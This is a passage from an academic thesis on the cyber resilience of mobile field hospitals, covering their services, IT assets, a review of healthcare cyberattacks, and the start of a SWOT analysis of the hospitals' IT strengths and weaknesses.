Using the SWOT analysis will aim to evaluate and highlight the strengths, weaknesses, challenges and the opportunities of the different IT infrastructure implementation embedded in a mobile field hospital, as summarized in Table 1 below. This method is used by analysts to assess and analyse systems or organization or individuals with specific objectives to try and identify the external and internal factors, both favourable and unfavourable [56].

This analysis is performed in detail in Chapter 2, efficiently implanting the SWOT analysis method of evaluating the major aspects of the thesis context. This is also followed by the review and description of evaluation analysis method and its results, including the provision of other options to the SWOT analysis.

1.3 Organization of the Manuscript:

This organization and structure of the manuscript according to chapters, and specific annotations and explanations to the contents and technicalities. The manuscript is organized as follows:

Chapter 2 introduces the state of the art, with essential notions associated with existing knowledge, available frameworks, and cybersecurity technical representations. This chapter also clarifies the definitions technical functions and processes used in the thesis. The main methods proposed in the literature to support the activities performed in other chapters. This chapter also presents the concept of mobile field hospitals and their stakeholders. A second part focuses on the presentation of data collection methods, essential for the reasons and implementation of other concepts. The existing cyber resilience assessment frameworks and their usage, is introduced.

Chapter 3 specifies the problem addressed in the context of the thesis work and details the first contribution, the cyber resilience assessment model. With regard to the elements of the state of the art and the limits that have been highlighted, the chapter introduces the methodology and major frameworks reviewed, the model, and its adoption. In the case and chapter, the implementation approach used to develop an automated software based on the model is introduced. This implementation stage is quite technical, and even though simplified, it required some level of technical understanding of programming and database design concepts to fully understand.

Chapter 4 is dedicated to developing and performing the Cyber TTX, recording and collecting data from the exercise lessons in the form recorded reactions and processes. This is followed by analysing the data collected using different TTX data analysis methods.

Chapter 5 deals with technical activities of carrying out penetration tests on the MFH infrastructure. This highlights the methodology of the penetration tests, the setup, processes and the identified scenarios to be used. It also presents a scientific method of collating and analysing the results obtained to provide a tangible and numeric value to the cybersecurity posture.

Chapter 6 offers an illustrated methodological summary of the thesis contributions approach, based on the MFH infrastructure settings and scenarios. A discussion is included on the contributions and limitations of our thesis, and the resulting perspectives and recommendations concludes the manuscript.

1.4 Conclusion:

This introductory chapter ushers in the general overview of the initial aspects of the thesis, starting with the introductions to the basics of cybersecurity in general. It then introduces the cybersecurity landscape of recent events affecting organizations across different spheres and sectors, with focus on its impacts on the infrastructural aspect as well as its stakeholders. Furthermore, a realization of the main framework and scope of the thesis comprising of the research aim, the research objectives, including the primary and secondary objectives, as well as the main research questions. These will consequently serve as the guide for the research process in terms of the ways in which data is sourced and analysed to achieve answers to the research questions and objectives.

The chapter also introduced the definitions to some of the key concepts that are going to be used all through the course of the research process, within the context of the aims and objectives. In addition, the chapter also provided a linkage between the key concepts of cybersecurity and resilience, as well as the product-concept cyber resilience and its life cycle processes. The methodology which the research follows is presented in terms of the context and its proceeding contributions. This approach provides a stepping stone to which guides the research process, from the introduction, to the contributions and to the conclusion.

CHAPTER 2: State of the Art

1.0 Introduction:

Cybersecurity takes into consideration the global growth in social, economic and geo-political threat landscape that is continuously evolving with the advent of efficient technologies in the health sector. The general understanding of security continues to evolve swiftly, especially over the last century which has resulted in influencing the widely used risk-based security paradigm. In this thesis, the focus will be on the swinging along the French Mobile Field Hospital, with its modern-day understanding of both French and European security, as a direct consequence of actions and attacks in the last century faced by the respective healthcare service providers. However, cyber threats are not static concepts that affect only the health sector and its infrastructure. Instead, it is a cross-sector issue, which makes it vital to link the understanding of both threat and security to situations – emergency and existential – in order to have clear views on both the evaluation procedures and its actionable results. The evaluation of the current stature (as-is) of the MFH as a subsector of the health sector provides a foundational pedestal, where the parameters used in deriving significant reconnaissance data can be valuable in the prevention stages.

This chapter serves as a key introductory aspect to the entire thesis, as it mounts the concepts of cybersecurity evaluation, in order to provide the groundwork in enhancing the understanding of the growing challenges. In this chapter, an outline of the key cybersecurity evaluation concepts and frameworks to institute the argument regarding the theoretical implementation of evaluation methods. This analytical footing is based the information collected through qualitative methods involving emergency response experts, academic medical personnel.

2.0 MFH

Mobile Field Hospitals (MFH) can be described according to the Farlex Dictionary, as the Hospital medical unit designed for the purposes of service provision and deployment in the field, which can be moved from place to place to meet up with the demands of certain situations such as emergencies, combat situations, disaster response purposes etc. [32]. This Particular category of hospitals is unique due to its ability to be mobile in terms of transferring medical supply and medical services swiftly and still preserve the quality of services to a considerable standard. It may be transported via airplane, rail, tractor, trailer, helicopter sling, and is usually parachute-deployable.

Its set up requires a minimum of few minutes to deploy, depending on the size of the MFH. Some MFHs may also have digital capability of management, in terms of managing the Electronic Medical Records/Electronic Health Records (EHR/EMR). This involves the use of tools such as computers/tablets, routers, barcode printers, barcode readers, electrical and network cabling etc.

In a nutshell, the major reasons for the application and deployment of MFH is to provide emergency medical services to remotely located areas, war-torn areas, terrorist attack areas, virus out-breaks, natural disasters or even provision to the less privileged citizens that lack access to basic healthcare services.

French MFH and other NGO's:

The French MFH, known as the ESCRIM (Element of Civil Security Response Medical Intervention), is a deployable field hospital of the French Civil Society. It is also made up of the Firefighters of Nimes and the Members of the Civil Security. According to its website¹, it is part of the Institutional Response for international assistance for the benefit and request of the French Ministry of Foreign Affairs that works with other European relief detachments to offer Medical assistance where needed [34]. Out of the 75 people that serve include personal ranging from doctors, pharmacists, nurses, logisticians, to the firefighters that take charge of medical explorations and the surgical centre [34].

MFH Stakeholders:

The MFH consist of a variety of personnel for its operation, deployment, usage, and management. These personnel are identified to be Users of both medical, logistical and cyber assets and services, and include:

- Management which are usually Local Authorities, or foreign authorities depending on the mission with which the MFH is deployed. They are in charge of the general decision-making in terms of oversight.
- Administration is made up of Logisticians – Supply, medical equipment management, maintenance of power, water, energy consumption, HVAC (Heating, Ventilation & Air conditioning), that deploy and set up of the structure of the MFH.

¹ <https://escrim.org/>

- Medical are trained personnel with knowledge of emergency response and are skilled in making use of the limited resources of the MFH to perform tasks. They include Physicians, Surgeons, Anaesthetists, Nurses, Anaesthetic, Operating room Nurses etc.
- Other personnel may include care-givers and local support from the host community that are directly involved in the activities of the MFH.

MFH Services and Sectors:

The MFH consists of various sectors or cells (appendix A-1), that provide their specific service, ranging from administrative service, to healthcare services. These sectors include:

- Administrative Reception Post that provides the source of data generation and collection of patients arriving or discharged, and is used as the central data access point for other sectors to access form different posts.
- Orientation Post that provide the basic medical preparation delivery.
- Medical Triage post used for the processing of patients, assessing and prioritizing the patients based on the type and urgency of the patients' conditions.
- Consultation care post used for patient examination and close in-depth discovery of the patients conditions and symptoms.
- Trauma Resuscitation post for patients resuscitation and recovery from emergency conditions.
- Radiography post used to examine the diagnostic scans and imaging of patients.
- Ultrasound post used to perform high frequency tests for live image capturing.
- Operating post used for carrying out operation procedures in requiring patients.
- Induction reawakening post used to perform the induction reawakening procedure for requiring patients.
- Hospitalization posts used to deliver care to patients admitted to be settled and accommodated for further medical attention and supervision.
- Isolation posts used to seclude patients that may have symptoms of communicable nature.
- Childbirth post used for pregnant mothers requiring medical attention for child delivery.
- Mortuary post used to keep and store the remains of the patients that lost their lives.
- Laboratory post used to carry out tests, required by other cells and sections of the MFH.

In addition, all the previously mentioned sectors above may contain data sharing systems and appliances, which may or may not be connected to a network and/or the internet. A diagrammatic representation example of the MFH cells, sectors and some of its IT equipment are shown in the Figure below.




Figure 3a: MFH services, sectors and IT equipment

Technical Architecture of MFH:

The importance of IT systems in all facets of life cannot be over-emphasized, as almost all aspects of process-driven services are being digitized and taken over by I.T. These reasons, include making medical tasks easier, much difficult tasks that take time to be completed to be carried out faster, especially in cases of emergencies etc. Cyber Assets and technical equipment that are deployed in various MFHs may include, but not limited to the following:

- Reception workstation which is set-up with a Computer, a printer, and or a tablet, that is used to process and capture data of patients, and preparation of barcodes and tags.
- Local Area Network (LAN) used a base of internal network connectivity, for both the internet and intranet access from other cells the access the data from the database.
- Local Database Storage/Connectivity Server which is the central point from which all generated data is stored, and accessed by other cells via the LAN access.

- Router/Hub used for accessing and analysing any request for data packets to and from the local database and connectivity server.
- Barcode reader and printer used to print out hard copies of barcodes generated, as the reader is used to decode the barcode to readable texts.
- Barcode paper/Tags: these are documents or tags on which the barcode data is printed on, in form of paper bracelets.
- Storage devices used to store large amounts of data such External Hard drives, USB Flash drives etc.
- Internet connectivity.
- Access to EMR/EHR records/system which are login details to the local software used for managing the Electronic health records of patients.
- Emails – are the communication medium with which the users and stakeholders use for local/external communications.
- Network Connected medical devices that are connected to the LAN used for off-site monitoring.
- Stand-alone medical devices with open ports: are those medical devices not connected to the LAN, but have their ports misconfigured.
- Paper records/files which are the paper documents with important data (GDPR compliant) of the patients, usually stored as a backup to the HER software and database.
- HVAC and power refers to the heating, ventilations and air-conditioning system deployed in the MFH as an environmental control system.
- Patient medical records system OR Patient tracking system, stand alone and connected to the local network via Wi-Fi and cable.

All mentioned assets are assumed, in the context of this thesis, to be either connected to a LAN, the internet or are stand-alone systems with transferable memory or have connection options. These may vary depending on the type of MFH belonging to a particular organization, but as it is in the ESCRIM. Also, the I.T systems help in introducing order in usually chaotic situations and enabled adequate utilization of scarce medical resources by always gathering information for tracking and presenting it to the external services as well as the command & control. They also help in managing the supply/demand chain of medical treatment and facilities continuity of care, and for logistics purposes as well.

It has also been established that paper records are also available, and are usually used as a first line of backup to the EHR/EMR software.

The Figure 3a, 3b and Figure 3c above illustrate the architecture of the MFH's IT infrastructure in terms of layer and entities respectively. Figure 3a shows the IT infrastructure in terms of layers, showing and grouping the assets according the related to accessing the MFH applications, the assets related to functioning and access to the network, and also assets related to data management and storage. On the other hand, Figure 3b illustrates various levels of the internal departments/cells in the MFH, and their corresponding IT assets deployed for specific purposes. These are also linked with the communication process between each of the cells and the central server and database.




Figure 3b: MFH IT architecture design setup - Layers




Figure 3c: MFH IT architecture design setup – Entities & communication

I.T Systems deployed in MFH: the Case of the Israeli (I.D.F) MFH:

The Israeli IDF mobile field hospital is recognized as the leader in field medicine, emergency response and disaster relief, as it became the first field hospital ever to achieve a Type 3 rating², according to a W.H.O scale [34]. One of the factors considered in this ranking is the capacity to deploy new and emerging technofixes to boost their emergency response capabilities, as shown in the Figure 4, include the use of the following:

² Classifications and Minimum Standards for Foreign medical teams in Sudden onset disasters




Figure 4: IT systems in the IDF MFH [34]

- PACS – Patient archiving & communication system: which is usually an Open source PACS/K-PACS that is in combination with the digital x-ray machine distribution.
- WIISARD – Wireless Internet Information technology system which is used for medical and response in disasters, with external wide-range antennas.
- The use of all-in-one tablets used for data collection, retrieval, access to WIISARD, transmission to central archive and Database, and report generation feature.

2.1.1 Trends and Motivations

Review of recent Impacts of Cyberattacks in the health sector:

Generally, Healthcare technologies are equipped with the prospective capability to save and enhance lives. With the use of technologies ranging from the ones that provide processing and storage of EHRs, to medical devices that aid in the monitoring patients' health and medication delivery [35]. As it is traditionally standalone, many are now evolving to be integrated into the healthcare facility's network. In the case of US hospitals, there are currently 10-15 connected devices per bed [36]. Unfortunately, these important innovations, however advantageous, introduces new cybersecurity vulnerabilities and challenges. As Cybersecurity's aim is concerned with protection of digital devices, networks and the information they contain from unlawful access and malicious disruption, there are growing concerns that the healthcare sector

is not sufficiently secure. This has already resulted in a lack of medical information confidentiality [38] and integrity of data [39, 40].

Certainly, breaches in privacy, are still valid concerns even preceding the materialisation of electronic health records. However, the availability of these data and infrastructure delivers multiple potential avenues, the ability to be accessed remotely, whilst paper records historically would be secured within the vicinity of the hospitals. This makes them only accessible alternatively through physical breaches and attacks. According to past events, cases of missing traditional or paper records, or a missing laptop may have exposed an enormous number of patient data to a potential data breach. However, the availability of these data to be accessed with the use of emerging technologies increases the potential damages to affect millions of people [41]. As demonstrated by breach reports in the media, cybersecurity challenges and vulnerabilities are being exploited especially in the Healthcare sector, which is currently amongst the most targeted sectors. The reports emphasize the evolution of cyber-attacks and the steady rise in medical identity theft - with millions of medical records stolen globally [42–45]. The intrusions may result from hacking, malware and insider threats. Hacking is defined as unauthorised access to a computer system to gain information or cause disruption [46]. In addition, the insider threats are usually challenges that originate by chance, mistakes or methodical actions of stakeholder with access (e.g., by taking action in response to phishing emails – which is a social engineering cyber-attack technique used in extracting user credentials or to launching a malware attack).

Recently some of the major breaches in the global health sector includes a cyberattack that potentially compromised medical records of 105,309 individuals at Boys Town National Research Hospital in Omaha, Nebraska [47]. One of the major attacks that swept the global health information systems was the malicious piece of blackmails software called the WannaCry that used the stolen NSA Hacking tool to infect computers, encrypt their files and demand bitcoin ransoms of hundreds of euros or more per computer [48]. This infected over 140 hospitals across the UK, and more over Europe. Another very serious case recorded in the US was the cyber-attack that forced the Lutheran Hospital in Fort Wayne Indiana to cancel all elective surgeries and re-directed all ambulances elsewhere, even though the IT staff managed to stop the virus, phones and computers were shut down as a precaution [49]. Another attack known as Medjack (“Medical Device Hijack”) is an exploit that injects malware into unprotected medical devices to move across the hospital network [55]. The medical devices

Infected serve as the weak links in hospital security architecture, including diagnostic equipment such as MRI (Magnetic Resonance Imaging) machines, infusion pumps, and other life support equipment such as ventilators. According to a recent survey commissioned by Imperva, a cybersecurity firm, suggests that about 77% of healthcare IT professionals are really worried about an imminent cyber-attack on their organization or instalment [51]. In terms of the amount of data ex-filtrated, a report from cloud security vendor Bitglass shows that the total number of records exposed 2018 at 11.5 million, doubling that of 2017 [51]. [51] also shows that Healthcare organizations also take a longer time to identify a breach, averagely about 255 days from incident to discovery, making it the second longest for any industry.

In the case of breaches and attacks on MFHs – which are miniature versions of support healthcare facilities – there is very little or no cases of reported breaches that have occurred directly from or to the MFHs. Although most MFHs may be affected if the Traditional Hospitals are affected by such, being an independent sub-component in the thread of EHR/EMR transfer and privacy. Thus, this emphasizes the importance and the need to implement cyber resilience in MFHs. As a well-known saying in cybersecurity goes “*As long as you have the slightest relevance, you WILL be attacked, if not already, but just a matter of when*”³. Thus, for MFH especially those owned by Governments and well-known large corporate international NGOs, if they have not already been attacked without them even realizing, then it is just a matter of ‘when’ it will happen.

Furthermore, with no record of any form of analysis and assessment of the MFH’s cyber infrastructure, it strongly expresses the immediate need for method with which the cyber resilience of the entire MFH can be used for the assessment of its current posture.

2.2 System Assessment

2.2.1 Why Assess:

Cyber-attacks have become the leading source of healthcare data breaches from 2015 [52], with other forms of attack such as malware infections and ransomware leading the way. As cyber threat actors continue to take advantage of sloppy security measures in place, to exfiltrate medical health records, deny access to health services or cause intentional harm, the last few

³ James Comey, Former Director of the Federal Bureau of Investigations (FBI)

years the health sector has experienced a dramatic rise in the number and size of data breaches [44,45,53]. Breaches usually end up in a financial loss, damage in reputation and or exposed/reduced safety of patients. The Ponemon Institute recently reported the average price (in the black-market) for each lost or exfiltrated and exposed healthcare record that has sensitive and confidential information as \$380 (USD) [54]. Hence, without any assessment in terms of its cyber resilience and readiness, such similar attack are bound to occur, as the MFH possesses critical and sensitive health data in-demand by cyberthreat actors.

These attacks have a devastating effect on both human and reputational images. As Risk continues to grow without the required cybersecurity mechanisms in place, the need for the evaluation of requirements and current security posture of the MFH is required. This is to adequately be aware of the instances and current capabilities in terms of its resilience to cyber-attacks, and adequately prepare it for future planning in response these attacks.

2.2.2 Assessment Data Collection:

For assessments of the MFH cyber infrastructure and IT equipment deployed, structured and informal meetings with the MFH I.T personnel as well as questionnaires answered by selected and available stakeholders were used to build the base data for this section of the thesis. The questionnaire samples (appendix B1-B2) include questions ranging from the basic requirement for deployment of I.T equipment, to other specifications of the digital and medical devices, to basic cybersecurity mechanisms and practices involved in the MFH life-cycle. These form the basis for which the data collection process to be used for the assessment process begins, for as much accuracy in the final result as possible.

2.2.3 Analysis and Evaluation MFH Processes and Stakeholders:

This section of the thesis outlines the various techniques used in evaluating the stakeholders/people/users of the MFH, the processes, and the technologies deployed. These techniques include the use of the ‘Strengths, weaknesses, opportunities, and threats’ (SWOT) analysis technique; and the use of the Stakeholder mapping technique. These evaluation techniques serve as a foundation to achieve the basic analysis of the MFH requirements and its current cybersecurity posture (as-is model).

2.2.3.1 SWOT Analysis:

As a method for gathering data, an interview questionnaire was prepared and used, answered by both technical users and non-technical users to provide both points of view. Also, a literature review on the general processes on the interactions and interplay between the stakeholders and the IT support infrastructure as well as the data transfer and communications. In addition, lessons learnt from a recent visit to an event that aims to simulate a real life scenario deployment of the MFH both in the real world and a simulated response was also taken into account in the delivery of input for the SWOT analysis.

The main aim of using the SWOT analysis is to form a basis and an effective baseline and foundation to analysing the impacts that deployment of IT has on the MFH, and how it affects its users, stakeholders and general workflow effectiveness.

Strengths:

The Strengths of the MFH are those attributes associated with the systems to achieve the aim of the deployment, and or improvements and effectiveness of the MFH. These are the internal characteristics of the system compared with other modern systems to visualize the relative strength, which include:

- Knowledge of data collection: Majority of users of the MFH (including Medical staff) have a sound knowledge of the data collection and sharing methods. This usually entails the processes in which victims’/patients’ data are collected and recorded for effective administrative purposes or otherwise, as well as the sharing of the data with different departments and stakeholders as required by the MFH’s workflow from arrival to discharge points.
- Data collection Tools: Basic data collection tools are available on site for set up and maintenance by technical staff. These tools include the tablet system, the laptop PC, the barcode reader and generator, as well as connectivity.
- Reporting: A reporting feature is available on the software system implemented, in the form of a digitized document to replace physical paper reports for easy and fast access, storage and processing. This is usually to enable the MFH users and stakeholders to have access to more accurately generated and automated reports that follow the standard templates required for medical and other reasons.

- Report sharing: Reports generated can be received and used at the C&C (Command & Control) centre for usage by other stakeholders such as governments, Logistics etc. for planning of future MFH deployments.
- Computer Equipment: Computers/Work stations are available for a simple setup and usage, including a barcode setup for easy tracking and patient data retrieval by imitating the functions of a keyboard to save time and avoid mistakes. The IT staff usually has access to all tools required such as pre-installed operating systems, software and hardware devices to aid in the simple deployment in the MFH, faster and more effectively.
- Data storage: Data generated and reports are stored and retrieved from a central workstation and stored in a simple MYSQL database locally. This database helps in achieving the concept of automated centralization for the MFH in terms of ease of access to data and other resources required by its users and stakeholders.
- Network Availability: A simple network setup with WAN (wireless access network) is available for local access with the aid of the MFH's external antenna. Also, the availability of MFH-issued USB devices for transfer of downloaded data/reports for external use, and google Drive functions for sharing of data with other stakeholders.
- Connectivity: Limited or no internet availability in the MFH reduces the attack surface area to malicious intent, thus reduce the risk of any security incidents.

Weaknesses:

The Weaknesses of the MFH are the attributes associated with the system that are detrimental or may prevent from achieving the main aim of the MFH deployment. They are also internal characteristics of the MFH's system that needs to be addressed, and these are:

- Operational Policies: Lack of a good and well prescribed operational policies and standards of operating the MFH's IT infrastructure. Though the current IT policy is available, but it covers only the basics of operations, and lacks up-to-date operational guidelines, and security-driven basis.
- Data Collection: Medical devices deployed in the MFH generate data that is not efficiently leveraged for better decision-making, due to lack of homogeneity in collection. It is either not collected at all, or collected randomly, from random and different sources, at different times.

- **Data de-centralization:** The fragmentation of the patient medical records systems for collection different data from different departments of the MFH. Data from external stakeholders as well as internal stakeholders are sourced from different de-centralized source points.
- **GDPR Compliance:** The inadequate compliance to EU GDPR in terms of general data collection and sharing with the MFH stakeholders, when transferred, in transit or in storage in the MFH's MYSQL database.
- **Knowledge of Data processing:** MFH Users have very limited knowledge on efficient data processing, analysis and interpretation or utilization of data due to either insufficient training, increased stress levels of usage, poor work ethics towards IT systems, or understaffing. All of which may cause more attention to the medical aspects while creating an attention deficit in terms of the supporting the IT infrastructure of the MFH.
- **Specialized Staff:** Lack of dedicated and specialized staff for maintaining critical aspects of the MFHs IT infrastructure against credible and modern unforeseen threats that may jeopardize patients' data or health.
- **Connectivity:** There is very limited or no internet connectivity of the IT infrastructure available in the MFH, considering that largely prominent advantages of the internet in data transfers, communication, and decision making, it limits the extent to which data can be retrieved or shared with other MFH stakeholders.
- **Access:** Lack of access management in terms of both the MFH personnel or users allowed physically into the various departments of the MFH, and the software system access to certain data to certain users.
- **Credibility of reports:** Lack of credibility to generated reports by the MFH software, as there is no mechanism to ratify and confirm the reports which are downloaded manually and shared physically with possible mishandlings in the process as a whole.
- **Network segregation:** Several other stakeholders (such as NGOs) working in various facilities all having a separate network and infrastructure from the MFH, for data collection and reporting that may cause inconsistencies from lack of centralization or homogeneity.
